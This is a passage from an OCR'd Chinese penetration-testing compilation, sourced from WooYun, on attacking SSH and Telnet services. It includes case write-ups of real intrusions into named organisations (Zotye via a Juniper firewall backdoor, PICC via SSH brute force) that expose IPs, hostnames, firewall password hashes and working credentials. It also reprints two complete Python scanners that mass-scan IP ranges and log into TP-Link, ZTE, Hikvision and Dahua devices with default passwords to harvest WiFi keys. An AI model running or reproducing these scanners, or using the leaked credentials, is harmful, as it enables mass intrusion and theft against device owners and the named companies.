


图 2-1-3

（全文完）责任编辑：DM_

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

1、安宁创新网络科技 ssh 弱口令威胁内网

auth.anymacro.com 的 2143 端口和 2150 都是 ssh，用户 root 密码 admin




图 2-2-1

图 2-2-2

可代理进内网。

2、从一次 Juniper 防火墙后门登录到众泰汽车内网系统信息泄露(涉及组织架构及联系人方式)

首先 ,Juniper 爆出后门弱口令后,去 zoomeye 搜索,尝试了一下 ,一击就中,找到此 IP(之后请打码):223.112.178.18 应该为众泰总部出口或分支出口.

223.112.178.18

```
Remote Management Console
SSG550-> get config
Total Config size 7190:
unset key protection enable
set clock timezone -1 1
set clock dst recurring start-weekday 2 0 3 02:00 end-weekday 1 0 11 02:00
set vrouter trust-vr sharable
set vrouter "untrust-vr"
exit
set vrouter "trust-vr"
unset auto-route-export
exit
set service "ice2222" protocol tcp src-port 0-65535 dst-port 2222-2222
set service "ice9090" protocol tcp src-port 0-65535 dst-port 9090-9090
set alg appleichat enable
unset alg appleichat re-assembly enable
set alg sctp enable
set auth-server "Local" id 0
set auth-server "Local" server-name "Local"
set auth default auth server "Local"
set auth radius accounting port 1646
set admin name "netscreen"
set admin password "nKVUM2rwMUzPcrkG5sWIHdCtqkAibn"
set admin user "lowkey" password "nF17GZrdJiZEchALVsJAR5DtyFCfUn" privilege "all"
set admin port 8088
set admin auth web timeout 10
```


图 2-2-3

通过分析配置信息,得出 web 登陆方式,及用户名密码,猜测了一下,果然弱口令,用户名和密码都为:netscreen

```
set admin name "netscreen"
set admin password "nKVUM2rwMUzPcrkG5sWIHdCtqkAibn"
set admin user "lowkey" password "nF17GZrdJiZEchALVsJAR5DtyFCfUn" privilege "all"
set admin port 8088
```


图 2-2-4

登陆 web 查看,找到接口信息,及 VPN 信息:

List 20 per page

List ALL(8) Interfaces

New Tunnel IF

Name	IP/Netmask	Zone	Type	Link	PPPoE	Configure
ethernet0/0	172.30.0.1/24	Trust	Layer3	Up	-	Edit
ethernet0/1	61.177.77.154/30	Untrust	Layer3	Up	-	Edit
ethernet0/2	223.112.178.18/28	Untrust	Layer3	Up	-	Edit
ethernet0/3	172.30.254.254/24	Trust	Layer3	Down	-	Edit
tunnel.1	unnumbered	Trust	Tunnel	Up	-	Edit
tunnel.2	unnumbered	Untrust	Tunnel	Up	-	Edit
tunnel.3	unnumbered	Trust	Tunnel	Up	-	Edit
vlan1	0.0.0.0/0	VLAN	Layer3	Down	-	Edit

图 2-2-5

List 20 per page

List ALL(8) Interfaces

New Tunnel IF

Name	IP/Netmask	Zone	Type	Link	PPPoE	Configure
ethernet0/0	172.30.0.1/24	Trust	Layer3	Up	-	Edit
ethernet0/1	61.177.77.154/30	Untrust	Layer3	Up	-	Edit
ethernet0/2	223.112.178.18/28	Untrust	Layer3	Up	-	Edit
ethernet0/3	172.30.254.254/24	Trust	Layer3	Down	-	Edit
tunnel.1	unnumbered	Trust	Tunnel	Up	-	Edit
tunnel.2	unnumbered	Untrust	Tunnel	Up	-	Edit
tunnel.3	unnumbered	Trust	Tunnel	Up	-	Edit
vlan1	0.0.0.0/0	VLAN	Layer3	Down	-	Edit

图 2-2-6

之后开始对公网的 IP 进行渗透.

首先是 61.177.77.154 应该为办公区外网出口,锐捷的 NBR 路由器,guest/guest 弱口令未删,可看流量,版本在 YY-2012 大神之前爆出的锐捷 NBR 越权查看所有用户名密码的版本内,这里没多做验证,继续看其他的.




图 2-2-7

VPN 中的 3 个 IP,都扫了一下端口,开放最多的是 223.94.88.200。




图 2-2-8

之后目标锁定为 8081 端口系统.

图 2-2-9

去官网搜了一下,得知老总叫 wujianzhong...一般老总都不会用这些系统,所以尝试了一下 密码 123456.

提示好久没有登录,让修改密码,已经改为了 wooyun123

登录成功:




图 2-2-10

漏洞证明：

整个众泰控股集团架构,及联系人信息:

图 2-2-11

图 2-2-12

会议申请记录:

图 2-2-13

3、PICC 中国人民人寿保险-中国人保寿险

境外旅行保险系统：http://saleschannel.e-picclife.com/

平安 CSMS 对接系统：http://saleschannel.e-picclife.com:8081/

域名：saleschannel.e-picclife.com

IP：118.126.6.196

端口信息：

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
25/tcp	closed	smtp

```
80/tcp    open    http
110/tcp   closed pop3
443/tcp   open    https
8081/tcp  open    blackice-icecap
33899/tcp closed unknown
```

脚本神器对 SSH 爆破：(即第一章中的 SSH 利用工具)




图 2-2-14

成功爆破到弱口令：root：root23，成功登录：




图 2-2-15

(全文完) 责任编辑：DM_

第三章 23（TELNET）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

背景

在现实环境中，很多网络设备上都有这个 Telnet 服务的：比如 cisco、华三，深信服，锐捷等厂商的设备；各种交换机，路由器等设备。很多时候网络被黑都是通过 telnet 弱口令控制这些设备，然后进入网络进一步攻击。服务默认端口：23

TELNET 漏洞利用

常用攻击方式：

暴力破解，弱口令、后门等。

比如可以直接通过 telnet 获取迅捷（FAST）、水星（MERCIRY ）、TP_LINK 路由器的 wifi 密码。




图 3-1-1




图 3-1-2

1、根据 TPLINK 系列路由器存在的漏洞批量扫描获取 wifi 密码

利用方法：将下面代码保存为 telentkey.py 然后执行：

```
python telnetkey.py 1.1.1.1-1.1.2.1 200
```

https://github.com/kbdancer/TPLINKKEY/blob/master/telnetkey.py

```
#!/usr/bin/env python
# coding=utf-8
# code by 92ez.com
# last modify time 2016-02-19
# python telnetkey.py 1.1.1.1-1.1.2.1 200

from threading import Thread
import telnetlib
import subprocess
import requests
import Queue
import time
import json
import sys
import re
```

```
#ip to num
def ip2num(ip):
    ip = [int(x) for x in ip.split('.')]
    return ip[0] << 24 | ip[1] << 16 | ip[2] << 8 | ip[3]

#num to ip
def num2ip(num):
    return '%s.%s.%s.%s' % ((num & 0xff000000) >> 24,(num & 0x00ff0000) >> 16,(num & 0x0000ff00) >> 8,num
& 0x000000ff)

#get list
def ip_range(start, end):
    return [num2ip(num) for num in range(ip2num(start), ip2num(end) + 1) if num & 0xff]

#main function
def bThread(iplist):
    threadl = []
    queue = Queue.Queue()
    hosts = iplist
    j = 0
    for host in hosts:
        queue.put([host,j])
        j += 1

    threadl = [tThread(queue) for x in xrange(0, int(sys.argv[2]))]
    for t in threadl:
        t.start()
    for t in threadl:
        t.join()

#create thread
class tThread(Thread):
    def __init__(self, queue):
        Thread.__init__(self)
        self.queue = queue

    def run(self):
        while not self.queue.empty():
            host = self.queue.get()
            try:
                getinfo(host)
            except Exception,e:
                continue
```



```
def getinfo(hostinfo):

    host = hostinfo[0]
    index = hostinfo[1]
    username = "admin"
    password = "admin"
    telnetTime = 5
    cmdTime = 3

    try:
        t = telnetlib.Telnet(host, timeout = telnetTime)
        #login
        t.read_until("username:", cmdTime)
        t.write(username + "\n")
        t.read_until("password:", cmdTime)
        t.write(password + "\n")

        #start exec cmd to get wifi info
        t.write("wlctl show\n")
        t.read_until("SSID", cmdTime)
        wifiStr = t.read_very_eager()

        #start exec cmd to get macaddree info
        t.write("lan show info\n")
        t.read_until("MACAddress", cmdTime)
        lanStr = t.read_very_eager()

        #close connection
        t.close()

        if len(wifiStr) > 0:

            #clear extra space
            wifiStr = "".join(wifiStr.split())
            #get SID KEY MAC
            SID = wifiStr[1:wifiStr.find('QSS')].encode('utf8')
            KEY = wifiStr[wifiStr.find('Key=') + 4:wifiStr.find('cmd')].encode('utf8') if wifiStr.find('Key=') != -1 else
'无密码'
            MAC = lanStr[1:lanStr.find('__')].encode('utf8').replace('\n','')

            currentTime = time.strftime('%Y-%m-%d %H:%M:%S',time.localtime(time.time()))
            print '['+ str(index) +'/'+ str(TOTALIP) +'][Get] '+currentTime +'    ' +host +'    '+ SID +'    ' + KEY +'
'+MAC
```

```
        except:
                pass

if __name__ == '__main__':
        print 'Just make a test in the extent permitted by law    (^_^)'

        startIp = sys.argv[1].split('-')[0]
        endIp = sys.argv[1].split('-')[1]
        iplist = ip_range(startIp, endIp)

        global TOTALIP
        TOTALIP = len(iplist)
        print '\n[Note] Total '+str(TOTALIP)+" IP...\n"
        print '[Note] Running...\n'

        bThread(iplist)
```

2、扫描网段内存在弱点的设备或者应用

https://github.com/kbdancer/weakDeviceScan/blob/master/superScan.py

```
#!/usr/bin/env python
# coding=utf-8
# code by 92ez.com
# last modify time 2016-02-19
# python dvrlogin.py 1.1.1.1-1.1.2.1 200



import threading
import telnetlib
import requests
import Queue
import time
import json
import sys
import re

#ip to num
def ip2num(ip):
        ip = [int(x) for x in ip.split('.')]
        return ip[0] << 24 | ip[1] << 16 | ip[2] << 8 | ip[3]

#num to ip
def num2ip(num):
        return '%s.%s.%s.%s' % ((num & 0xff000000) >> 24,(num & 0x00ff0000) >> 16,(num & 0x0000ff00) >> 8,num
```

```
& 0x000000ff)

#get list
def ip_range(start, end):
    return [num2ip(num) for num in range(ip2num(start), ip2num(end) + 1) if num & 0xff]

#main function
def bThread(iplist):

    threadl = []
    queue = Queue.Queue()
    for host in iplist:
        queue.put(host)

    for x in xrange(0, int(sys.argv[2])):
        threadl.append(tThread(queue))

    for t in threadl:
        t.start()
    for t in threadl:
        t.join()

#create thread
class tThread(threading.Thread):
    def __init__(self, queue):
        threading.Thread.__init__(self)
        self.queue = queue

    def run(self):

        while not self.queue.empty():
            host = self.queue.get()
            try:
                getinfo(host)
            except:
                continue

def getinfo(host):

    ports = [80,81,82,83,84,85,86,87,88,89,90]

    checkTplink(host)
    check9806H(host)
    checkWormhole(host)
```

```
    for k in ports:
        checkDahuaDVR(host,str(k))
        checkHKDVR(host,str(k))

def checkTplink(host):

    telnetTime = 5
    cmdTime = 3

    try:
        t = telnetlib.Telnet(host, timeout = telnetTime)
        #login
        t.read_until("username:", cmdTime)
        t.write("admin\n")
        t.read_until("password:", cmdTime)
        t.write("admin\n")

        #start exec cmd to get wifi info
        t.write("wlctl show\n")
        t.read_until("SSID", cmdTime)
        wifiStr = t.read_very_eager()

        #start exec cmd to get macaddree info
        t.write("lan show info\n")
        t.read_until("MACAddress", cmdTime)
        lanStr = t.read_very_eager()

        #close connection
        t.close()

        if len(wifiStr) > 0:

            #clear extra space
            wifiStr = "".join(wifiStr.split())
            #get SID KEY MAC
            SID = wifiStr[1:wifiStr.find('QSS')].encode('utf8')
            KEY = wifiStr[wifiStr.find('Key=') + 4:wifiStr.find('cmd')].encode('utf8') if wifiStr.find('Key=') != -1 else
'无密码'
            MAC = lanStr[1:lanStr.find('__')].encode('utf8').replace('\n','')

            print    'Found [Router] [TPLINK] Host : '+ host +':23 Info : '+ SID +' '+ KEY +' '+ MAC
    except:
        pass
```

```
def checkDahuaDVR(host,port):
    aimurl = 'http://'+ host +':'+ port +'/RPC2_Login'
    data1 =
'{"method":"global.login","params":{"userName":"admin","password":"","clientType":"Web3.0"},"id":10000}'
    try:
        req = requests.post(url = aimurl,data = data1,timeout = 5)
        sessionJSON = json.loads(req.text)

        if len(str(sessionJSON['session'])) > 0:
            print    'Found [DVR] [Dahua] Host : http://'+ host +':'+ port + " Info : session: " +
str(sessionJSON['session'])

    except:
        pass

def checkHKDVR(host,port):
    aimurl = 'http://admin:12345@'+ host +':'+ port
    try:
        req = requests.get(url= aimurl +'/ISAPI/Security/userCheck',timeout = 5)
        result = req.text
        status = re.findall(r'<statusValue>(.*)</statusValue>', result)

        if status[0] == '200':
            print 'Found [DVR] [Hikvision] Host : http://'+ host +':'+ port +' Info : Login Success!'
        else:
            print 'Found [DVR] [Hikvision] Host : http://'+ host +':'+ port +' Info : Login Failed!'
    except:
        pass

def check9806H(host):

    try:
        t = telnetlib.Telnet(host, timeout = 5)
        t.read_until("9806", 5)
        firstStr = t.read_very_eager()

        if len(firstStr) > 0:
            t.write("\n")
            t.read_until("Login:", 5)
            t.write("admin\r\n")
            t.read_until("Password:", 5)
            t.write("admin\r\n")
            t.read_until("\n", 5)
```

```
                time.sleep(5)

                loginStr = t.read_very_eager()
                resultStr = loginStr.split('>')

                if len(resultStr) > 1:
                    print    'Found [Router] [ZTE 9806H] Host : '+ host +':23 Info : '+ resultStr[0].replace('\r\n','')
                else:
                    print    'Found [Router] [ZTE 9806H] Host : '+ host +':23 Info : Login Failed.'
            else:
                t.close()

        except Exception,e:
            pass

def checkWormhole(host):

        aimurl = "http://%s:40310/getserviceinfo?mcmdf=inapp_baidu_bdgjs&callback=jsonp" % (host)
        headers = {"Accept": "*/*","Host": "127.0.0.1","remote-addr": "127.0.0.1","Referer":
"http://www.baidu.com/"}
        try:
            request = requests.get(url = aimurl,headers = headers,timeout=5)
            response = request.content

            print    'Found [Android] [Wormhole] Host : '+ host +':40310 Info : '+response

        except Exception,e:
            return

if __name__ == '__main__':
        print 'Just make a test in the extent permitted by law    (^_^)'

        startIp = sys.argv[1].split('-')[0]
        endIp = sys.argv[1].split('-')[1]
        iplist = ip_range(startIp, endIp)

        global TOTALIP
        TOTALIP = len(iplist)
        print '\n[Note] Total '+str(TOTALIP)+" IP...\n"
        print '[Note] Running...\n'

        bThread(iplist)
```

（全文完）责任编辑：Rexy

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

1、FAST MERCIRY 路由器 telnet 另类入侵 读取 WIFI 密码

最近闲来无事，扫描了下自己 IP 的 C 段，发现了很多开着 23 端口的主机。

